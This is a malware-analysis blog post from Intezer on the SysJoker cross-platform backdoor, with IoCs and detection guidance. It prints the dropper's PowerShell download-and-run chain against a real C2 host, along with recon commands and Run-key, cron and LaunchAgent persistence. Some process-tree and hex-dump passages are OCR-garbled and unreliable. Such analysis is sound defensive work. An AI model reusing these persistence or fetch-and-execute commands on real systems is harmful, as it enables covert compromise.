intezer.com/blog/malware-analysis/new-backdoor-sysjoker

Written by Avigayil Mechtinger, Ryan Robinson and Nicole Fishbein



System update

Malware targeting multiple operating systems has become no exception in the malware threat landscape. Vermilion Strike, which was documented just last September, is among the latest examples until now.

In December 2021, we discovered a new multi-platform backdoor that targets Windows, Mac, and Linux. The Linux and Mac versions are fully undetected in VirusTotal. We named this backdoor **SysJoker**.

SysJoker was first discovered during an active attack on a Linux-based web server of a leading educational institution. After further investigation, we found that SysJoker also has Mach-O and Windows PE versions. Based on Command and Control (C2) domain registration and samples found in VirusTotal, we estimate that the SysJoker attack was initiated during the second half of 2021.


SysJoker masquerades as a system update and generates its C2 by decoding a string retrieved from a text file hosted on Google Drive. During our analysis the C2 changed three times, indicating the attacker is active and monitoring for infected machines. Based on victimology and malware's behavior, we assess that SysJoker is after specific targets.

SysJoker was uploaded to VirusTotal with the suffix .ts which is used for TypeScript files. A possible attack vector for this malware is via an infected npm package.

Below we provide a technical analysis of this malware together with IoCs and detection and response mitigations.

Technical Analysis of SysJoker

The malware is written in C++ and each sample is tailored for the specific operating system it targets. Both the macOS and Linux samples are fully undetected in VirusTotal.



e06e06752509f9cd8bc85aa1aa24dba2 in VirusTotal targeting Mac M1 processor

Behavioral Analysis

January 11, 2022

SysJoker's behavior is similar for all three operating systems. We will analyze SysJoker's behavior on Windows.

Unlike Mac and Linux samples, the Windows version contains a first-stage dropper. The dropper (d71e1a6ee83221f1ac7ed870bc272f01) is a DLL that was uploaded to VirusTotal as *style-loader.ts* and has only 6 detections at the time of this writing.

The Dropper drops a zipped SysJoker (**53f1bb23f670d331c9041748e7e8e396**) from C2 *https[://]github[:]url-mini[.]com/msg.zip*, copies it to *C:\ProgramData\RecoverySystem\recoveryWindows.zip*, unzips it and executes it. All of these actions are executed via PowerShell commands.

Proce	ess Tree
	dll22.exe 1860 "CLWIndows\System32rundll32.exe" "CsUser3-USER>AppDatalLocal\Tempistyle-loader.ts.dll".#1
	powershell.exe pid 1560 powershell.exe Invoke-WebRequest-Uri "https://github.uri-mini.com/msg.zip"-OutFile "C1ProgramData\RecoverySystem/recoveryWindows.zip?Write-Output "Time taken : \$i[Get - Date].Subtract(\$start_time).Second;) *
	powershell.exe pid 1844 – powershell.exe Expand-Archive-LiteralPath "CAProgramDatalRecoverySystem/recoverySystem/
	powershell.exe pid 2112 powershell.exe Remove-Item-Path "C1ProgramData/RecoverySystem/recoveryWindows.zip"-Force
	powershell.exe pid 2780 powershell.exe start CNProgramDataNecoverySystemImsg.exe

Process tree showing PowerShell commands.

Once SysJoker (d90d0f4d6dad402b5d025987030cc87c) is executed it sleeps for a random duration between 90 to 120 seconds. Then, it will create the C:\ProgramData\SystemData\ directory and copy itself under this directory, masquerading as *igfxCUIService.exe* (igfxCUIService stands for Intel Graphics Common User Interface Service). Next, it will gather information about the machine using Living off the Land (LOtL) commands. SysJoker uses different temporary text files to log the results of the commands. These text files are deleted immediately, stored in a JSON object, and then encoded and written to a file named *microsoft_Windows.dll*. The figure below shows the JSON object built in memory by SysJoker.

00228	140	66	33	65	39	2D	34	65	38	65	63	36	36	37	22	2C	22	feet
																		us":"IEUser","os
																		":" Microsoft Wi
																		ndows 7 Enterpri
																		se Service Pack
																		1 32-bit 6.1.760
																		1","av":"","ip":
00226	1B0	22	31	30	2E	30	2E	32	2E	31	35	00	BA	OD	FO	AD	BA	"10.0.2.15.°.ð.°

It will gather the MAC address, user name, physical media serial number, and IP address (see IoCs section for the full commands list). SysJoker will create persistence by adding an entry to the registry run key *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run*. Between each of the steps above, the malware sleeps for a random duration.

The following screenshot shows the processes tree and commands.

Process Tree
1165555421477x403c5328.exe pid 3068 * "Cillosers-GSEP-AppDatalLocal/Temp11f655559d21470c400cf5236.exe*
powershell.exe pio 1008 "C'WindowsSystem32WindowsPowerShellour" copy 'C-Ubers1-USEP-VoppDataLocaliTemp1ffd5559421470x40dcf9236.exe" 'C-SProgramDatalSystemData
ighCUSService.exe pid 3338 = "ClProgramDatallyptemData
powershell.ore pd 2228 *CIWindows/System32IWindows/owershellwr/.0powershellwr/ getrac Out-File -Encoding Default*CNProgramData/SystemDatal/System
prémac.exe pis 2964 "CLWindowsloystem32(getmac.exe*
WMIC.cove pid 1789 "C:\Windows\System32\WberniVMMC.cove" path wir32, physicalmedia get SerialNumber
powinshell.exe pid 668 "C.Windows/System32/WindowsPoweShelliv/J.Opowershell.exe" fennsusemanne Out-File-Encoding Default "C.PirogramData/SystemDataItempu.tat
ond exe pid 1244 "C:Windows/System32/cmd/exe" /c wmc OS get Caption, CSDVersion, OSArchitecture, Version / value > "C:ProgramData/SystemDatal/systemData
WMIC.coxe pid 1420 wmic: OS get Caption. CS/Version. OS/Version. / value
ond exe pd 1914 - "CuWindowsSystem32kmd.exe" /k wmc nicconlig where 1PEnabled = True' get (paddress > "CuProgramDataSystemDatakemp11.txt" && type "CuProgramDataSystemDatakemp11.txt" > "CuProgramDataSystemDatakemp12.txt"
WMIC.cove pid 2112 wmic: nicconfig where 19Enabled = True' get (paddress
ond exe pid 1288 - "CiWindowiSlystem32:cmd.exe" /c REG ADD HKCU/SOFTWARE/Microsoft/Windows/LurrentNersionRun /V gbr:CUService # REG_5Z, D "CiProgramDatalSystemDataUgbr:CUService.exe" /F
reg.exe pis 938 REG ADD HKCU/SOFTWARENMcrosoft/Windows/Current/Version/Run // ligh/CU/Service. A REG, 52 /D "CuProgramDatallyStem/Datally

Next, SysJoker will begin its C2 communication.

Decoding/Encoding Scheme

SysJoker holds within the binary a hardcoded XOR key which is used for decoding and encoding strings from within the binary and data sent and received from the C2. The XOR key is an RSA public key that is not used in the decoding scheme. The same XOR key exists in all versions of SysJoker:

MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDkfNl+Se7 jm7sGSrSSUpV3HUl3vEwuh+xn4qBY6aRFL91x0HIgcH2AM2rOlLdoV8v1vtG10Pt9QpC1 jSxShningerservers

Resolving C2

To get an available C2 and start communication, SysJoker first decodes a hardcoded Google Drive link.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	OF	Decoded text
00055C50	6F	00	6B	00	69	00	65	00	3A	00	5C	00	62	00	2A	00	o.k.i.e.:.∖.b.*.
00055C60	7B	00	2E	00	2B	00	3F	00	7D	00	5C	00	6E	00	00	00	{+.?.}.\.n
00055C70	3B	00	20	00	00	00	00	00	3B	00	00	00	75	00	74	00	;;Q.t.
00055C80	66	00	2D	00	38	00	00	00	7B	00	3C	00	68	00	74	00	f8{.<.h.t.
00055C90	6D	00	6C	00	3E	00	70	00	00	00	00	00	7B	00	3C	00	m.l.>.}{.<.
00055CA0	2F	00	68	00	74		Th	еX			.		7D	00	00	00	/.h.t.m.l.>.}
00055CB0	77	00	62	00	00			e v			ey		4D	41	30	47	w.bMIGfMA0G
00055CC0	43	53	71	47	53	49	62	33	44	51	45	42	41	51	55	41	CSqGSIb3DQEBAQUA
00055CD0	41	34	47	4E	41	44	43	42	69	51	4B	42	67	51	44	6B	A4GNADCBiQKBgQDk
00055CE0	66	4E	6C	2B	53	65	37	6A	6D	37	73	47	53	72	53	53	fN1+Se7jm7sGSrSS
00055CF0	55	70	56	33	48	55	6C	33	76	45	77	75	68	2B	78	6E	UpV3HU13vEwuh+xn
00055D00	34	71	42	59	36	61	52	46	4C	39	31	78	30	48	49	67	4qBY6aRFL91x0HIg
"la the a Fr	//1 -1		. []			- 1	1			0					-6	31	cH2AM2rOlLdoV8v1
"https[:/	//Ja	rive	ગ્રા	go	ogi	eĮ.	lco	m/	uc	(e)	φo	rt=	ao	wn	в	53	vtGloPt9QpCljSxS
load&	id=	1V	V64	1 P(DC)xr\	NΥ	3X	iBr	v	QA	٩	3Qı	J-	5	37	hnFw8evGrYnqaou7
						53		_		··-					7	37	gLsY5J2B06eq5UW7
				E	P	53	<i>i</i> e	u			_				9	55	+OXgb77WNbU90vyU
00055D60	62	5A	41	75	63	66	7A	79	30	65	46	31	48	71	74	42	bZAucfzy0eF1HqtB
00055D70	4E	62	6B	58	69	51	36	53	53	62	71	75	75	76	46	50	NbkXiQ6SSbquuvFP
00055D80	55	65	70	71	55	45	6A	55	53	51	49	44	41	51	41	42	UepqUE jUSQIDAQAB
00055D90	00	00	00	60	00	00	00	00	47	54	30	7A	46	6A	35	37	JT0zFj57
00055DA0	48	32	67	۲	"\]	Pro	pgr	am	Da	ata'	"	46	58	43	73	32	H2gnIRgxNmcFXCs2
00055DB0	4B	53	64	1								6B	63	53	67	67	KSdvMjosbkEkcSgg
00055DC0	66	6E	4D	2B	5A	33	38	53	4E	67	41	38	47	52	45	58	fnM+Z38SNgA8GREX
00055DD0	58	33	4D	35	4A	31	6B	63	4D	6D	59	79	49	68	45	6A	X3M5J1kcMmYyIhEj
00055DE0	4A	6E	34	77	49	43	51	47	65	32	49	4A	52	67	ЗD	ЗD	Jn4wICQGe2IJRg==
00055DF0	00	00	00	00	53	79	73	74	65	6D	44	72	69	76	65	00	SystemDrive.
00055E00	45	52	6B	31	43	53	6F	7A	55	53	6F	48	4D	67	55	6D	ERklCSozUSoHMgUm
00055E10	00	00	00	00	45	52	6F	2B	46	54	6B	6B	58	51	4D	69	ERo+FTkkXQMi
00055E20	4A	78	41	3D	00	00	00	00	45	52	34	75	43	43	6B	75	JxA=ER4uCCku
Recipe							8 1	Î	In	put							start: 89 leng end: 89 length: 0 lin:
									_		gnIRgxM	ImcFXCs	2KSdvMj	osbkEk	:SggfnM	I+Z38SNgA	length: o line A8GREXX3M5J1kcMmYyIhEjJn4wICQGe2IJRg==
From Base64 S II																	start: 67 t
A-Za-z0-9+/=										Output end: 66 len length: -1 ll https://drive.google.com/uc?id=1W64PQQxrw/3XjBnv_QAeBQu-ePr537eu							
🗹 Remove non-alp	habet c	hars							nttp	os://ar	ive.goo	ogie.co	m/uc/10	1=1W64P0	2QXrwY3	XJBUA ⁷ 64	eBQU-err53/eu
XOR								0 11									
Key MIGfMA0GCSqGSIb	3DQEBA	QUAA40	SNADCB	iQKBgQ	DkfNl+	+Se7jm	U	TF8 🕶									
Scheme Standard			🗌 Nul	l presei	ving												
standard																	

Decoding with CyberChef

The Google Drive link hosts a text file named *domain.txt* that holds an encoded C2. The text file's content changes over time, depending on the current available C2. SysJoker will decode the C2 and send the collected user's information to the C2's /*api/attach* directory as an initial handshake. The C2 replies with a unique token which will be used as an identifier from now on when the malware communicates with the C2.


C2 Instructions

SysJoker runs a while(1) loop that sends a request to the C2's *lapi/req* directory with the unique token and will process the C2's response which is built as JSON using functions from this library. This is how SysJoker pings the C2 for instructions (see step 2 in the image below):

		* * *
	💶 🗹 🖼	
	.text:00411DB0	
	.text:00411DB0 loc_4	11080:
	.text:00411DB0 mov	byte ptr [ebp+var 4], 27h ; '''
	.text:00411DB4 mov	eax, edi
	.text:00411DB6 mov	ecx, dword ptr Size
	.text:00411DBC sub	eax, ecx
	.text:00411DBE cmp	eax, 8
	.text:00411DC1 jb	loc_412C6A
	•	
	🛯 🖆 🖾	
	.text:00411DC7 cmp dword ptr Size+4, 10	
	.text:00411DCE mov eax, offset Src	.text:00412C6A loc 412C6A:
		ize_t .text:00412C6A call sub_402260
	.text:00411DD5 cmovnb eax, dword ptr Src	
	.text:00411DDC push offset aApiReg ; "/	/api/reg"
	.text:00411DE1 push ecx ; Si	
	.text:00411DE2 push eax ; Sr	rc l
	.text:00411DE3 push ecx ; ir	it i
	.text:00411DE4 push [ebp+var_324] ; ir	
	.text:00411DEA lea ecx, [ebp+var_134] ;	void *
	.text:00411DF0 call sub_41C390	
	.text:00411DF5 or esi, 2	
	.text:00411DF8 mov [ebp+var_300], esi	
	.text:00411DFE mov byte ptr [ebp+var_4]	, 28h ; '('
	.text:00411E02 mov eax, edi	
	.text:00411E04 mov ecx, dword ptr qword	_45EAF8
	.text:00411E0A sub eax, ecx	
	.text:00411E0C cmp eax, 6	
	.text:00411E0F jb loc_412C6F	
		*
	i 🔝 🗹 🖼	
.text:00411E15 cmp	dword ptr gword 45EAF8+4, 10h .text:004	12C6F
		12C6F loc 412C6F:
.text:00411E21 push	ecx ; int .text:004	12C6F call sub_402260
	eax, dword ptr xmmword_45EAE8	
.text:00411E29 push	eax ; Size	
.text:00411E2A push	6 ; int	
	offset aToken_0 ; "token="	
.text:00411E31 push	ecx ; int	

If the server responds with data, SysJoker will parse the received payload (see step 3 in the image below). SysJoker can receive the following instruction from the C2: exe, cmd, remove_reg, and exit.

The following image shows the flow of SysJoker's communication with the C2.




remove_reg and exit are not implemented in this current version. Based on the instruction names, we can assume that they are in charge of self-deletion of the malware. Let's look into exe and cmd instructions:

exe – This command is in charge of dropping and running an executable. SysJoker will receive a URL to a zip file, a directory for the path the file should be dropped to, and a filename that the malware should use on the extracted executable. It will download this file, unzip it and execute it.

		+	
		🔲 📬 🖂	
		.text:00410A4C push offset aType	; "type"
		.text:00410A51 call wtf2 sub F1A200	
		.text:00410A56 lea ecx, [ebp+var 5	c]
		.text:00410A59 push ecx	; void *
		.text:00410A5A mov ecx, eax	
		.text:00410A5C call sub_41A340	
		.text:00410A61 mov byte ptr [ebp+v	
		.text:00410A65 lea ecx, [ebp+var_5	
		.text:00410A68 mov esi, [ebp+var_4	8]
		.text:00410A6B cmp esi, 10h .text:00410A6E moy edi, [ebp+var 5	c1
		.text:00410A6E mov edi, [ebp+var_5 .text:00410A71 mov edx, [ebp+var_4	
		.text:00410A71 mov edx, [ebptvar_4	c 1
		.text:00410A74 cmovhb ecx, edi	
		.text:00410A79 push offset aExe	; "exe"
		.text:00410A7E call sub 4212A0) ene
		.text:00410A83 add esp. 8	
		.text:00410A86 test al, al	
		.text:00410A88 jz loc 410E3A	
	+		
.text:00410A8E push	offset aUrl : "url"		
.text:00410A03 lea	ecx, [ebp+var_C0]		
.text:00410499 call			
.text:00410A9E lea	ecx, [ebp+WideCharStr]		
.text:00410AA1 push			
.text:00410AA2 mov	ecx, eax		
.text:00410AA4 call	sub 41A340		
.text:00410AA9 push			
.text:00410AAE lea	ecx, [ebp+var_C0]		
.text:00410AB4 mov	byte ptr [ebp+var_4], 6		
.text:00410AB8 call			
.text:00410ABD lea	<pre>ecx, [ebp+lpMultiByteStr]</pre>		
.text:00410AC0 push			
.text:00410AC1 mov .text:00410AC3 call	ecx, eax		
.text:00410ACS push			
.text:00410ACD lea	ecx, [ebp+var C0]		
.text:004104D3 mov	byte ptr [ebp+var_4], 7		
.text:004104D7 call			
.text:00410ADC lea	ecx, [ebp+var A4]		
.text:00410AE2 push			
.text:00410AE3 mov	ecx, eax		
.text:00410AE5 call			
.text:00410AEA mov	byte ptr [ebp+var_4], 8		
.text:00410AEE lea	<pre>ecx, [ebp+lpMultiByteStr]</pre>		
.text:00410AF1 mov	esi, [ebp+var_60]		
.text:00410AF4 cmp	esi, 10h		
.text:00410AF7 mov	edi, [ebp+lpMultiByteStr]		
.text:00410AFA mov	edx, [ebp+var_64]		
.text:00410AFD cmov			
.text:00410800 push .text:00410802 push			
.text:00410802 push .text:00410807 call			
.text:00410807 call	esp. 8		
.text:0041080F test			
.text:00410811 inz	short loc 410B3B		

IDA code snippet of the parsing function, if exe part.

After execution, the malware will reply to the C2's /api/req/res API with either "success" if the process went successful or "exception" if not (step 4 in the image above).



IDA code snippet of the parsing function, building response status.

cmd – This instruction is in charge of running a command and uploading its response to the C2. SysJoker will decode the command, execute it and upload the command's response to the C2 via /api/req/res API (step 4 in the image above).

IDA code snippet of the parsing function, building cmd command response.

During our analysis, the C2 hasn't responded with a next stage instruction.

Detection & Response

To detect if a machine in your organization has been compromised, we recommend taking the following steps:

1. Use memory scanners to detect SysJoker payload in memory

- For Linux machines, use Intezer Protect to gain full runtime visibility over the code in your Linux-based systems and get alerted on any malicious or unauthorized code. We have a free community edition.
- For Windows machines, use Intezer's Endpoint Scanner. The Endpoint Scanner will provide you with visibility into the type and origin of all binary code that resides in your machine's memory. The figure below shows an example of an endpoint infected with SysJoker:

2. Use detection content to search in your EDR or SIEM. We provided you with loCs and a rich list of detection content for each operating system below. Use these with your EDR to hunt for infected machines. We will publish a dedicated blog soon discussing how to use detection content for detecting SysJoker.

If you have been compromised, take the following steps:

- 1. Kill the processes related to SysJoker, delete the relevant persistence mechanism, and all files related to SysJoker (see detection content section below)
- 2. Make sure that the infected machine is clean by running a memory scanner
- 3. Investigate the initial entry point of the malware. If a server was infected with SysJoker, in the course of this investigation, check:
 - Configuration status and password complexity for publicly facing services
 - $\circ~$ Used software versions and possible known exploits

SysJoker's Linux and Windows versions are now indexed in Intezer Analyze.

Malicious Main Family: SysJoker		01 SHA256 10 Iffd6559d21470c40dcf9236da51e5823d7ad58c93502279871c3fe7718c901c ∑) VMUSTORIL Report (5 / 68 Detections) pe 1886 Xenocode 10 Iffd6559d21470c40dcf9236da51e5823d7ad58c93502279871c3fe7718c901c This file contains code from malic likely that it's malicious.	cious software, the
Genetic Analysis	🔥 TTPs 🕴	🖢 IOCs 🔰 Behavior	
Original File		Genetic Summary Related Samples Code (1.633) Strings (1.130) ⁽¹⁾ Capabilities (1) ⁽¹⁾	0
1ffd6559d21470c40dcf9236da51e582 Malicious Sysjoker (1273 Genes)		Intersection Page 12470c40dcf9236da51e5823d7ad58c93502279871c3fe7718c901c Systeker pe 1386 Xe	enocode
Dynamic Execution Powered by Cape	A Show all	, v Sysjoker	
Memory ✓ 1ffd6559d21470c40dcf9236.exe		Multivare Related Samples 1,273 Code genes 123 Strings	75.31%
 IndoSS9d214/UC40dcf9236.exe Iffd6559d21470c40dcf9236.exe Malicious Sysjoker (1273 Genes) VigfxCUIService.exe 3028 		ComMiner Mahavare0 0.15% Related Samples 3 Code genes 0 Strings	
igfxCUIService.exe Malicious Sysjoker (1273 Genes) ✓ cmd.exe 1924		Malicious Library Maliware 0.36W Retard Samples 1 Code genes 3 Springs	
		Xenocode 5.9% Related Samples 114 Code genes 3 Strings	
WMIC.exe 1420 powershell.exe 868 ✓ powershell.exe 2228 WMIC.exe 1760		copengi32 Library 3.67% Related Samples 75 Code genes 0 Strings	

Final Points

There are indications that SysJoker attack is performed by an advanced threat actor:

- 1. The fact that the code was written from scratch and hasn't been seen before in other attacks. On top of that, it is rare to find previously unseen Linux malware in a live attack.
- 2. The attacker registered at least 4 different domains and wrote from scratch the malware for three different operating systems.
- 3. During our analysis, we haven't witnessed a second stage or command sent from the attacker. This suggests that the attack is specific which usually fits for an advanced actor.

Based on the malware's capabilities we assess that the goal of the attack is espionage together with lateral movement which might also lead to a Ransomware attack as one of the next stages.

loCs

ELF

bd0141e88a0d56b508bc52db4dab68a49b6027a486e4d9514ec0db006fe71eed

d028e64bf4ec97dfd655ccd1157a5b96515d461a710231ac8a529d7bdb936ff3

Mac

1a9a5c79777f37463b44de2b49a7f95abca786db3977dcdac0f79da739c08ac

Windows

61df74731fbe1eafb2eb987f20e5226962eeceef010164e41ea6c4494a4010fc

1ffd6559d21470c40dcf9236da51e5823d7ad58c93502279871c3fe7718c901c

C2

https[://]winaudio-tools[.]com

https[://]graphic-updater[.]com

https[://]github[.]url-mini[.]com

https[://]office360-update[.]com

https[://]drive[.]google[.]com/uc?export=download&id=1-NVty4YX0dPHdxkgMrbdCldQCpCaE-Hn

https[://]drive[.]google[.]com/uc?export=download&id=1W64PQQxrwY3XjBnv_QAeBQu-ePr537eu

Detection Content

Windows

Files and directories created on the machine:

C:\ProgramData\RecoverySystem

C:\ProgramData\RecoverySystem\recoveryWindows.zip

C:\ProgramData\RecoverySystem\msg.exe

C:\ProgramData\SystemData

C:\ProgramData\SystemData\igfxCUIService.exe

C:\ProgramData\SystemData\tempo1.txt

C:\ProgramData\SystemData\tempo2.txt

C:\ProgramData\SystemData\tempi1.txt

C:\ProgramData\SystemData\tempi2.txt

C:\ProgramData\SystemData\temps1.txt

C:\ProgramData\SystemData\temps2.txt

C:\ProgramData\SystemData\tempu.txt

C:\ProgramData\SystemData\microsoft_Windows.dll

Persistence:

HKEY_CURRENT_USERSoftwareMicrosoftWindowsCurrentVersionRun

Name: igfxCUIService Type: REG_SZ Data: "C:\ProgramData\SystemData\igfxCUIService.exe"

Commands:

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" getmac | Out-File -Encoding 'Default' 'C:\ProgramData\SystemData\temps1.txt' ; wmic path win32_physicalmedia get SerialNumber | Out-File -Encoding 'Default' 'C:\ProgramData\SystemData\temps2.txt'

"C:\Windows\System32\Wbem\WMIC.exe" path win32_physicalmedia get SerialNumber

"C:\Windows\system32\getmac.exe"

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" \$env:username | Out-File -Encoding 'Default' 'C:\ProgramData\SystemData\tempu.txt'

"C:\Windows\System32\cmd.exe" /c wmic OS get Caption, CSDVersion, OSArchitecture, Version / value > "C:\ProgramData\SystemData\tempo1.txt" && type "C:\ProgramData\SystemData\tempo1.txt" > "C:\ProgramData\SystemData\tempo2.txt"

wmic OS get Caption, CSDVersion, OSArchitecture, Version / value

"C:\Windows\System32\cmd.exe" /c wmic nicconfig where 'IPEnabled = True' get ipaddress > "C:\ProgramData\SystemData\tempi1.txt" && type "C:\ProgramData\SystemData\tempi1.txt" > "C:\ProgramData\SystemData\tempi2.txt"

wmic nicconfig where 'IPEnabled = True' get ipaddress

"C:\Windows\System32\cmd.exe" /c REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V igfxCUIService /t REG_SZ /D "C:\ProgramData\SystemData\igfxCUIService.exe" /F

REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V igfxCUIService /t REG_SZ /D "C:\ProgramData\SystemData\igfxCUIService.exe" /F

Linux

Files and directories created on the machine:

/.Library/

/.Library/SystemServices/updateSystem

/.Library/SystemNetwork

/.Library/log.txt

Persistence:

Creates the cron job:

@reboot (/.Library/SystemServices/updateSystem)

Commands:

crontab -I | egrep -v "^(#|\$)" | grep -e "@reboot (/.Library/SystemServices/updateSystem)"

cp -rf <sample name> /.Library/SystemServices/updateSystem

nohup '/.Library/SystemServices/updateSystem' >/dev/null 2>&1 &

 $if config \mid grep \ -v \ 127.0.0.1 \mid grep \ -E \ ``inet \ ([0-9]\{1,3\}.[0-9]\{1,3\}.[0-9]\{1,3\}.[0-9]\{1,3\})'' \mid awk \ ``(print \ \$2)'' \mid awk \ ``(pri$

ip address | awk '/ether/{print \$2}'

id -u

uname -mrs

Mac

Files and directories created on the machine:

/Library/MacOsServices

/Library/MacOsServices/updateMacOs

/Library/SystemNetwork

/Library/LaunchAgents/com.apple.update.plist

Persistence:

Creates persistence via LaunchAgent under the path /Library/LaunchAgents/com.apple.update.plist.

Content:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.apple.update</string>
  <key>LimitLoadToSessionType</key>
  <string>Aqua</string>
    <key>ProgramArguments</key>
    <array>
         <string>/Library/MacOsServices/updateMacOs</string>
    </array>
    <key>KeepAlive</key>
  <dict>
    <key>SuccessfulExit</key>
    <true/>
  </dict>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
```

You can find more information about SysJoker in Intezer Analyze, which now has the Linux and Windows versions indexed.



Avigayil is a security researcher and malware analyst at Intezer having previously worked as a cyber analyst at CheckPoint.



Ryan Robinson

Ryan is a security researcher analyzing malware and scripts. Formerly, he was a researcher on Anomali's Threat Research Team.



Nicole Fishbein

Nicole is a malware analyst and reverse engineer. Prior to Intezer she was an embedded researcher in the Israel Defense Forces (IDF) Intelligence Corps.